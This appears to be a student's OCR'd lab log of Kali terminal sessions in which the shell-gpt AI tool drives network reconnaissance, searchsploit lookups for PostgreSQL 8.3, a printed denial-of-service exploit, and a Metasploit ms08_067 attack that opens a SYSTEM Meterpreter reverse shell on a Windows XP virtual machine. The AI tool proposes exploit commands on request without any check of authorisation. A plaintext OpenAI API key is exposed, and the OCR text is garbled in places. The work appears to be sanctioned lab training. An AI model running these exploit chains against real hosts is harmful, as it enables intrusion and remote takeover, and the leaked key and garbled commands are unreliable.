2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
mysql-info:
  Protocol: 10
  Version: 5.0.51a-3ubuntu5
  Thread ID: 26
  Capabilities flags: 43564
  Some Capabilities: Support41Auth, SwitchToSSLAfterHandshake, SupportsTransactions, ConnectWithDatabase, LongColumnFlag, SupportsCompression, Speaks41Pro
  Status: Autocommit
  Salt: !F-k{I;*^}xdjjVNd/ZZ
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
```

```
$ sgpt --chat bugsearching --shell "from bugsearch.txt extract only port, service and version information and save it to researchedata.txt"
grep -E "^[0-9]+/(tcp|udp)" bugsearch.txt | awk '{print $1, $3, $4}' > researchedata.txt
[E]xecute, [M]odify, [D]escribe, [A]bort: e
```

```
(kali@18-C)-[~]
$ sgpt --chat bugsearching --shell "from bugsearch.txt extract only port, service and version information and save it to researchedata.txt"
grep -E "^[0-9]+/(tcp|udp)" bugsearch.txt | awk '{print $1, $3, $4, $5, $6, $7, $8, $9}' > researchedata.txt
[E]xecute, [M]odify, [D]escribe, [A]bort: e
```

```
(kali@18-C)-[~]
$ cat researchedata.txt
cat: researchedata.txt: No such file or directory
```

```
(kali@18-C)-[~]
$ cat researchedata.txt"
dquote>
```

```
(kali@18-C)-[~]
$ cat researchedata.txt
21/tcp ftp vsftpd 2.3.4
22/tcp ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp telnet Linux telnetd
25/tcp smtp Postfix smtpd
53/tcp domain ISC BIND 9.4.2
80/tcp http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp rpcbind 2 (RPC #100000)
139/tcp netbios-ssn Samba smbd 3.X - 4.X (workgroup:
445/tcp netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp exec netkit-rsh rexecd
513/tcp login
514/tcp shell Netkit rshd
1099/tcp java-rmi GNU Classpath grmiregistry
1524/tcp bindshell Metasploitable root shell
2049/tcp nfs 2-4 (RPC #100003)
2121/tcp ftp ProFTPD 1.3.1
3306/tcp mysql MySQL 5.0.51a-3ubuntu5
5432/tcp postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp vnc VNC (protocol 3.3)
6000/tcp X11 (access denied)
6667/tcp irc UnrealIRCd
8009/tcp ajp13 Apache Jserv (Protocol v1.3)
8180/tcp http Apache Tomcat/Coyote JSP engine 1.1
```

```
(kali@18-C)-[~]
```

```
$
```


Session Actions Edit View Help

Exploit Title

PnPSCADA v2.x - Unauthenticated **ESC**[01;31m**ESC**[KPostgreSQL**ESC**[m**ESC**[K Injection
e/webapps/51448.txt
ESC[01;31m**ESC**[KPostgreSQL**ESC**[m**ESC**[K - 'bitsubstr' Buffer Overflow
os/33571.txt
ESC[01;31m**ESC**[KPostgreSQL**ESC**[m**ESC**[K 6.3.2/6.5.3 - Cleartext Passwords
/local/19875.txt
ESC[01;31m**ESC**[KPostgreSQL**ESC**[m**ESC**[K 7.x - Multiple Vulnerabilities
os/25076.c
ESC[01;31m**ESC**[KPostgreSQL**ESC**[m**ESC**[K 8.01 - Remote Reboot (Denial of Service)
e/dos/946.c
ESC[01;31m**ESC**[KPostgreSQL**ESC**[m**ESC**[K 8.2/8.3/8.4 - UDF for Command Execution
ocal/7855.txt
ESC[01;31m**ESC**[KPostgreSQL**ESC**[m**ESC**[K 8.3.6 - Conversion Encoding Remote Denial of Service
os/32849.txt
ESC[01;31m**ESC**[KPostgreSQL**ESC**[m**ESC**[K 8.3.6 - Low Cost Function Information Disclosure
e/local/32847.txt
ESC[01;31m**ESC**[KPostgreSQL**ESC**[m**ESC**[K 8.4.1 - JOIN Hashtable Size Integer Overflow Denial of Service
e/dos/33729.txt
ESC[01;31m**ESC**[KPostgreSQL**ESC**[m**ESC**[K 9.3 - COPY FROM PROGRAM Command Execution (Metasploit)
e/remote/46813.rb
ESC[01;31m**ESC**[KPostgreSQL**ESC**[m**ESC**[K 9.3-11.7 - Remote Code Execution (RCE) (Authenticated)
e/remote/50847.py
ESC[01;31m**ESC**[KPostgreSQL**ESC**[m**ESC**[K 9.4-0.5.3 - Privilege Escalation
ocal/45184.sh
ESC[01;31m**ESC**[KPostgreSQL**ESC**[m**ESC**[K 9.6.1 - Remote Code Execution (RCE) (Authenticated)
e/remote/51247.py

Shellcodes: No Results

Session Actions Edit View Help

zsh: corrupt history file /home/kali/.zsh_history

(kali@18-C)-[~]

\$ searchsploit "PostgreSQL 8.3"

Exploit Title

PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution
PostgreSQL 8.3.6 - Conversion Encoding Remote Denial of Service
PostgreSQL 8.3.6 - Low Cost Function Information Disclosure

Shellcodes: No Results

(kali@18-C)-[~]

\$ sgpt --chat bugsearching --shell "find known vulnerabilities for PostgreSQL 8.3 and display the results"
searchsploit postgresql 8.3
[E]xecute, [M]odify, [D]escribe, [A]bort: e

Exploit Title

PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution
PostgreSQL 8.3.6 - Conversion Encoding Remote Denial of Service
PostgreSQL 8.3.6 - Low Cost Function Information Disclosure

Shellcodes: No Results

(kali@18-C)-[~]

\$ sgpt --chat bugsearching --shell "use searchsploit to show the exploit PostgreSQL 8.3.6 Low Cost Function Information Disclosure"
searchsploit -t "PostgreSQL 8.3.6 Low Cost Function Information Disclosure"
[E]xecute, [M]odify, [D]escribe, [A]bort: e

Exploit Title

PostgreSQL 8.3.6 - Low Cost Function Information Disclosure

Shellcodes: No Results

(kali@18-C)-[~]

\$ sgpt --chat bugsearching --shell "identify suitable exploits for PostgreSQL 8.3 on host 192.168.56.102 and show how to use them"
nmap -p 5432 --script=exploit --script-args=pgsql.version=8.3 192.168.56.102 66 searchsploit postgresql 8.3
[E]xecute, [M]odify, [D]escribe, [A]bort: e
Starting Nmap 7.95 (https://nmap.org) at 2026-05-01 14:55 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00066s latency).

PORT STATE SERVICE
5432/tcp open postgresql
MAC Address: 08:00:27:E1:D3:EC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

Exploit Title

PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution
PostgreSQL 8.3.6 - Conversion Encoding Remote Denial of Service
PostgreSQL 8.3.6 - Low Cost Function Information Disclosure

Shellcodes: No Results

(kali@18-C)-[~]

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@18-C)-[~]
$ searchsploit "postgresql"

Exploit Title | Path
-----|-----
PnpscADA v2.x - Unauthenticated PostgreSQL Injection | hardware/webapps/51448.txt
PostgreSQL - bitsubstr Buffer Overflow | linux/dos/33571.txt
PostgreSQL 6.3.2/6.5.3 - Cleartext Passwords | immunix/local/19875.txt
PostgreSQL 7.x - Multiple Vulnerabilities | linux/dos/25076.c
PostgreSQL 8.01 - Remote Reboot (Denial of Service) | multiple/dos/946.c
PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution | linux/local/7855.txt
PostgreSQL 8.3.6 - Conversion Encoding Remote Denial of Service | linux/dos/32849.txt
PostgreSQL 8.3.6 - Low Cost Function Information Disclosure | multiple/local/32847.txt
PostgreSQL 8.4.1 - JOIN Hashtable Size Integer Overflow Denial of Service | multiple/dos/33729.txt
PostgreSQL 9.3 - COPY FROM PROGRAM Command Execution (Metasploit) | multiple/remote/46813.rb
PostgreSQL 9.3-11.7 - Remote Code Execution (RCE) (Authenticated) | multiple/remote/50847.py
PostgreSQL 9.4-0.5.3 - Privilege Escalation | linux/local/45184.sh
PostgreSQL 9.6.1 - Remote Code Execution (RCE) (Authenticated) | multiple/remote/51247.py

Shellcodes: No Results
(kali@18-C)-[~]
$
```

searchsploit "postgresql"
PostgreSQL 8.3.6 → Info Disclosure
PostgreSQL 8.3.6 → DoS
PostgreSQL 8.x → exploits

```
source: https://www.securityfocus.com/bid/34090/info

PostgreSQL is prone to a remote denial-of-service vulnerability.

Exploiting this issue may allow attackers to terminate connections to the PostgreSQL server, denying service to legitimate users.

test=# CREATE DEFAULT CONVERSION test1 FOR 'LATIN1' TO 'KOI8' FROM
ascii_to_mic;
CREATE CONVERSION
test=# CREATE DEFAULT CONVERSION test2 FOR 'KOI8' TO 'LATIN1' FROM
mic_to_ascii;
CREATE CONVERSION
test=# set client_encoding to 'LATIN1';
/usr/share/exploitdb/exploits/linux/dos/32849.txt (END)
```

searchsploit -x linux/dos/32849.txt
PostgreSQL vulnerability
Type: Denial of Service (DoS)
Exploit explanation
Commands inside exploit

We used ChatGPT (shell-gpt) to help us find vulnerabilities related to PostgreSQL. Using Searchsploit, we searched for available exploits and selected one related to PostgreSQL 8.3. Then, we opened the exploit file to understand how the vulnerability works. The result showed that PostgreSQL is vulnerable to a Denial of Service (DoS) attack, which can stop the service and affect normal users

 **Using ChatGPT for Windows xp**

```
kali@1B-C: ~
Session Actions Edit View Help
'invalid_request_error', 'code': 'invalid_api_key', 'param': None}, 'status': 401}
Generating objects: 0, done.
$ export OPENAI_API_KEY="sk-proj-ggfbxtRwKUBAtoktQE64wN17zPMcUpmeXWupM_cKDKBCKzVzD9CgcG
q7SfCrrQEXxkYQxJ5wJBT3BlbkFJnLLdqFtnarkPDRRh-6LQFa3nkqyKpnsqcAwtU8N9-lxsAqmDU05ZlCxoZ1Nn1
kvWTlJ0rxPYEA"
Retrieving objects: 100% (6/6), done.
(kali@1B-C)-[~]
$ echo $OPENAI_API_KEY
sk-proj-ggfbxtRwKUBAtoktQE64wN17zPMcUpmeXWupM_cKDKBCKzVzD9CgcGq7SfCrrQEXxkYQxJ5wJBT3BlbkF
JnLLdqFtnarkPDRRh-6LQFa3nkqyKpnsqcAwtU8N9-lxsAqmDU05ZlCxoZ1Nn1kvWTlJ0rxPYEA
(kali@1B-C)-[~]
$ sgpt "hello"
Hello! How can I assist you today with your programming or system administration needs?
(kali@1B-C)-[~]
$ echo $OPENAI_API_KEY | wc -c
165
Try: apt install <deb name>
```

```
(kali@1B-C)-[~]
$ sgpt --chat enumerator --shell "what is the ip address and mask of my device"
ip addr show | awk '/inet / {print $2}'
[E]xecute, [M]odify, [D]escribe, [A]bort: e
127.0.0.1/8
10.0.2.4/24
192.168.56.103/24

(kali@1B-C)-[~]
$ sgpt --chat enumerator --shell "ping sweep the network 10.0.2.0/24 using nmap"
nmap -sn 10.0.2.0/24
[E]xecute, [M]odify, [D]escribe, [A]bort: E
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-03 14:42 -0400
Nmap scan report for 10.0.2.1
Host is up (0.00045s latency).
MAC Address: 52:55:0A:00:02:01 (Unknown)
Nmap scan report for 10.0.2.3
Host is up (0.0031s latency).
MAC Address: 08:00:27:07:3F:1D (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
Host is up (0.0024s latency).
MAC Address: 08:00:27:13:44:99 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.03 seconds

(kali@1B-C)-[~]
$
```



```
kali@1B-C: ~
Session Actions Edit View Help
└─$ sgpt --chat enumerator --shell "run a fast and comprehensive nmap against
the ip addresses in the network.txt with low verbosity and storing the result in compreh
ensive_scan.txt and display the results "
nmap -T4 -A -il network.txt -oN comprehensive_scan.txt -v0 66 cat comprehensive_scan.txt
[E]xecute, [M]odify, [D]escribe, [A]bort: E
# Nmap 7.99 scan initiated Sun May 3 14:56:20 2026 as: /usr/lib/nmap/nmap --privileged -
T4 -A -il network.txt -oN comprehensive_scan.txt -v0
Nmap scan report for 10.0.2.5
Host is up (0.00073s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows XP microsoft-ds
MAC Address: 08:00:27:13:44:99 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp3:embedded cpe:/o:microsoft:windows_xp::sp2 cpe:/o
:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Embedded Standard 2009, Microsoft
Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:w
indows_xp

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 14h29m52s, deviation: 4h56m59s, median: 10h59m51s
|_smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::--
|   Computer name: ethical
|   NetBIOS computer name: ETHICAL\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2026-05-03T22:56:22-07:00
|_nbstat: NetBIOS name: ETHICAL, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:13:44:99
(Oracle VirtualBox virtual NIC)
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT      ADDRESS
1   0.73 ms  10.0.2.5

OS and Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/.
# Nmap done at Sun May 3 14:56:39 2026 -- 1 IP address (1 host up) scanned in 19.12 seco
```

```
kali@1B-C: ~
Session Actions Edit View Help
th low verbosity, writing the results to bugsearch.txt."
nmap -A -T4 -v0 -il victims.txt -oN bugsearch.txt
[E]xecute, [M]odify, [D]escribe, [A]bort: m
nmap -A -T4 -v -il victims.txt -oN bugsearch.txt
[E]xecute, [M]odify, [D]escribe, [A]bort: e
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-01 16:05 -0400
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 16:05
Completed NSE at 16:05, 0.00s elapsed
Initiating NSE at 16:05
Completed NSE at 16:05, 0.00s elapsed
Initiating NSE at 16:05
Completed NSE at 16:05, 0.00s elapsed
Initiating Ping Scan at 16:05
Scanning 2 hosts [4 ports/host]
Completed Ping Scan at 16:05, 0.03s elapsed (2 total hosts)
Initiating Parallel DNS resolution of 2 hosts. at 16:05
Completed Parallel DNS resolution of 2 hosts. at 16:05, 0.50s elapsed
Initiating SYN Stealth Scan at 16:05
Scanning 2 hosts [1000 ports/host]
Completed SYN Stealth Scan against 192.168.31.1 in 6.30s (1 host left)
Completed SYN Stealth Scan at 16:05, 6.30s elapsed (2000 total ports)
Initiating Service scan at 16:05
Initiating OS detection (try #1) against 2 hosts
Retrying OS detection (try #2) against 2 hosts
Initiating Traceroute at 16:05
Completed Traceroute at 16:05, 0.02s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 16:05
Completed Parallel DNS resolution of 2 hosts. at 16:05, 0.50s elapsed
NSE: Script scanning 2 hosts.
Initiating NSE at 16:05
Completed NSE at 16:05, 5.01s elapsed
Initiating NSE at 16:05
Completed NSE at 16:05, 0.00s elapsed
Initiating NSE at 16:05
Completed NSE at 16:05, 0.00s elapsed
Nmap scan report for 192.168.31.1
Host is up (0.0025s latency).
All 1000 scanned ports on 192.168.31.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Aggressive OS guesses: AXIS 2100 Network Camera (92%), D-Link DP-300U, DP-G310, or Hamlet
HPS01UU print server (92%), HP Tru64 UNIX 5.1A (92%), Sanyo PLC-XU88 digital video project
or (92%), TRENDnet TV-IP100 webcam (92%), Vantage HD7100S satellite receiver (92%), Linux
2.6.8 (90%), Asus WL-500gP wireless broadband router (89%), Cisco 1812, 3640, or 3700 rout
er (IOS 12.4) (89%), Cisco DOCSIS cable modem termination server (IOS 12.1) (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

```
kali@1B-C: ~
Session Actions Edit View Help

Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp3:embedded cpe:/o:microsoft:windows_xp::sp2 cpe:/o:
microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Embedded Standard 2009, Microsoft
Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:wi
ndows_xp

Host script results:
|_clock-skew: mean: 3h29m52s, deviation: 4h56m59s, median: -7s
|_smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::--
|   Computer name: ethical
|   NetBIOS computer name: ETHICAL\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2026-05-01T13:35:18-07:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: ETHICAL, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:13:44:99 (
Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT      ADDRESS
1   0.73 ms  10.0.2.5

OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/.
# Nmap done at Fri May 1 16:35:35 2026 -- 1 IP address (1 host up) scanned in 19.32 secon
ds

(kali@1B-C)-[~]
└─$ sgpt --chat bugsearching --shell "Within bugsearch.txt, copy only the port, service an
d version information to a new file called researchdata.txt."
awk '/[0-9]+\/\((tcp|udp)\)/ {print $1, $3, $4, $5, $6, $7}' bugsearch.txt > researchdata.txt
[E]xecute, [M]odify, [D]escribe, [A]bort: e

(kali@1B-C)-[~]
└─$ cat researchdata.txt
135/tcp msrpc Microsoft Windows RPC
139/tcp netbios-ssn Microsoft Windows netbios-ssn
445/tcp microsoft-ds Windows XP microsoft-ds

(kali@1B-C)-[~]
└─$
```



```

kali@1B-C: ~
Session Actions Edit View Help
| Computer name: ethical
| NetBIOS computer name: ETHICAL\x00
| Workgroup: WORKGROUP\x00
| System time: 2026-05-01T13:35:18-07:00
|_ smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: ETHICAL, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:13:44:99 (
Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT ADDRESS
1 0.73 ms 10.0.2.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org
g/submit/.
# Nmap done at Fri May 1 16:35:35 2026 -- 1 IP address (1 host up) scanned in 19.32 second
ds

(kali@1B-C)-[~]
$ sgpt -chat bugsearching --shell "Within bugsearch.txt, copy only the port, service an
d version information to a new file called researchdata.txt."
awk '/^[0-9]+\((tcp|udp)/ {print $1, $3, $4, $5, $6, $7}' bugsearch.txt > researchdata.txt
[E]xecute, [M]odify, [D]escribe, [A]bort: e

(kali@1B-C)-[~]
$ cat researchdata.txt
135/tcp msrpc Microsoft Windows RPC
139/tcp netbios-ssn Microsoft Windows netbios-ssn
445/tcp microsoft-ds Windows XP microsoft-ds

(kali@1B-C)-[~]
$ sgpt -chat bugsearching --shell "search for exploits using searchsploit for postgres
1 8.3
searchsploit postgresql 8.3
[E]xecute, [M]odify, [D]escribe, [A]bort: e

Exploit Title | Path
PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution | linux/local/7855.txt
PostgreSQL 8.3.6 - Conversion Encoding Remote Denial of | linux/dos/32849.txt
PostgreSQL 8.3.6 - Low Cost Function Information Disclo | multiple/local/32847.txt

Shellcodes: No Results

```

```
(kali@18-C)-[~]
$ searchsploit "PostgreSQL 8.3"

Exploit Title | Path
---|---
PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution | linux/local/7855.txt
PostgreSQL 8.3.6 - Conversion Encoding Remote Denial of | linux/dos/32849.txt
PostgreSQL 8.3.6 - Low Cost Function Information Disclo | multiple/local/32847.txt

Shellcodes: No Results

(kali@18-C)-[~]
$
```

```
(kali@kali)-[~]
└─$ sgpt --chat bugsearching --shell "access the internet for me and display the vulnerabilities for PostgreSQL 8.3"

I'm unable to access the internet directly. However, you can search for vulnerabilities in PostgreSQL 8.3 using the following command to fetch data from a vulnerability database:

curl -s "https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=PostgreSQL+8.3" | grep -Eo 'CVE-[0-9]{4}-[0-9]+'

[E]xecute, [M]odify, [D]escribe, [A]bort: e
zsh:3: unmatched '
```

```
[kali@18-C]~[~]
$ sgpt --chat bugsearching --shell "run the exploit PostgreSQL 8.3.6 - Low Cost Function Information Disclosure"
searchsploit ~m 8700 66 perl 8700.pl [target_ip] [target_port]
[E]xecute, [M]odify, [D]escribe, [A]bort: m
msfconsole -x "use exploit/multi/postgres/postgres_payload; set RHOSTS <target_ip>; set US ERNAME <db_username>; set PASSWORD <db_password>; set DATABASE <database_name>; run"
[E]xecute, [M]odify, [D]escribe, [A]bort: e
Metasploit tip: Stop all background jobs quickly with jobs -K
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized con stant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap .rb:344: warning: previous definition of WhoamiOid was here

#####
% % 
% % https://metasploit.com % % 
% % 
#####
#####
% % % % % % % % % % % % 
% % % % % % % % % % % % 
#####
#####
```

```
searchsploit -t postgresql 8.3 && searchsploit -m [exploit_file_path] && perl [exploit_file_name] 192.168.31.130 [target_port]
[E]xecute, [M]odify, [D]escribe, [A]bort: m
msfconsole -q -x "use exploit/windows/smb/ms08_067_netapi; set RHOSTS 10.0.2.5; set LHOST 10.0.2.4; run"
[E]xecute, [M]odify, [D]escribe, [A]bort: e
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
RHOSTS => 10.0.2.5
LHOST => 10.0.2.4
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprnt/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.0.2.5:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.5:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.5:445 - Attempting to trigger the vulnerability...
[*] Sending stage (199238 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.5:1040) at 2026-05-01 17:13:31 - 0400
```

```
kali@1B-C: ~  
Session Actions Edit View Help  
msf > sgpt --chat bugsearching --shell "run an exploit for PostgreSQL 8.3 on the remote host 10.0.2.5"  
[*] exec: sgpt --chat bugsearching --shell "run an exploit for PostgreSQL 8.3 on the remote host 10.0.2.5"  
searchsploit -m linux/remote/10080_66 cd 10080_66 gcc -o exploit 10080.c 66 ./exploit 10.0.2.5 <database_name> <username> <password>  
[E]xecute, [M]odify, [D]escribe, [A]bort: m  
msfconsole -q -x "search postgresql 8.3; use <exploit_name>; set RHOSTS 10.0.2.5; set USER <db_username>; set PASSWORD postgres; run"  
[E]xecute, [M]odify, [D]escribe, [A]bort: e  
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.  
[-] No results from search  
[-] No results from search  
[-] Failed to load module: <exploit_name>  
RHOSTS => 10.0.2.5  
USERNAME => <db_username>  
PASSWORD => postgres  
[-] Unknown command: run. Run the help command for more details.  
msf > use exploit/windows/smb/ms08_067_netapi  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.0.2.5  
RHOSTS => 10.0.2.5  
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 10.0.2.4  
LHOST => 10.0.2.4  
msf exploit(windows/smb/ms08_067_netapi) > show options  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS  | 10.0.2.5        | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                             |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                 |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.4        | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS  | 10.0.2.5        | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                             |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                 |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.4        | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |

  
View the full module info with the info, or info -d command.  
msf exploit(windows/smb/ms08_067_netapi) > exploit  
[*] Started reverse TCP handler on 10.0.2.4:4444  
[*] 10.0.2.5:445 - Automatically detecting the target ...  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression  
[*] 10.0.2.5:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 10.0.2.5:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 10.0.2.5:445 - Attempting to trigger the vulnerability ...  
[*] Sending stage (199238 bytes) to 10.0.2.5  
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.5:1143) at 2026-05-04 15:19:28 -0400  
meterpreter > sysinfo  
Computer : ETHICAL  
OS : Windows XP (5.1 Build 2600, Service Pack 3).  
Architecture : x86  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > |
```



```

kali@1B-C: ~
Session Actions Edit View Help

(kali@1B-C)-[~]
$ sgpt --chat enumerator --shell "show basic network information for host 10.0.2.4 using ping"
ping -c 4 10.0.2.4
[E]xecute, [M]odify, [D]escribe, [A]bort: e
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=128 time=2.85 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=128 time=2.20 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=128 time=5.37 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=128 time=7.52 ms

— 10.0.2.4 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3250ms
rtt min/avg/max/mdev = 2.197/4.483/7.516/2.114 ms

```

```

(kali@1B-C)-[~]
$ sgpt --chat enumerator --shell "place the ip address only in a file called network.txt and display the result"
nmap -sn 10.0.2.0/24 | grep "Nmap scan report for" | awk '{print $5}' > network.txt 66 cat network.txt
[E]xecute, [M]odify, [D]escribe, [A]bort: e
10.0.2.1
10.0.2.2
10.0.2.3
10.0.2.4
10.0.2.15

```

```

(kali@1B-C)-[~]
$

```

```

kali@1B-C: ~
Session Actions Edit View Help

zsh: corrupt history file /home/kali/.zsh_history
(kali@1B-C)-[~]
$ sgpt --chat enumerator --shell "ping sweep the network 10.0.2.0/24 using nmap"
nmap -sn 10.0.2.0/24
[E]xecute, [M]odify, [D]escribe, [A]bort: e
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-30 08:35 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00045s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00032s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00030s latency).
MAC Address: 08:00:27:5E:E1:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.00084s latency).
MAC Address: 08:00:27:10:B8:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.39 seconds

```

```

(kali@1B-C)-[~]
$ sgpt --chat enumerator --shell "run a fast and comprehensive nmap against the ip addresses in network.txt with low verbosity and store the result in comprehensive_scan.txt and display the results"
nmap -F -A -iL network.txt -v0 -oN comprehensive_scan.txt 66 cat comprehensive_scan.txt
[E]xecute, [M]odify, [D]escribe, [A]bort: e
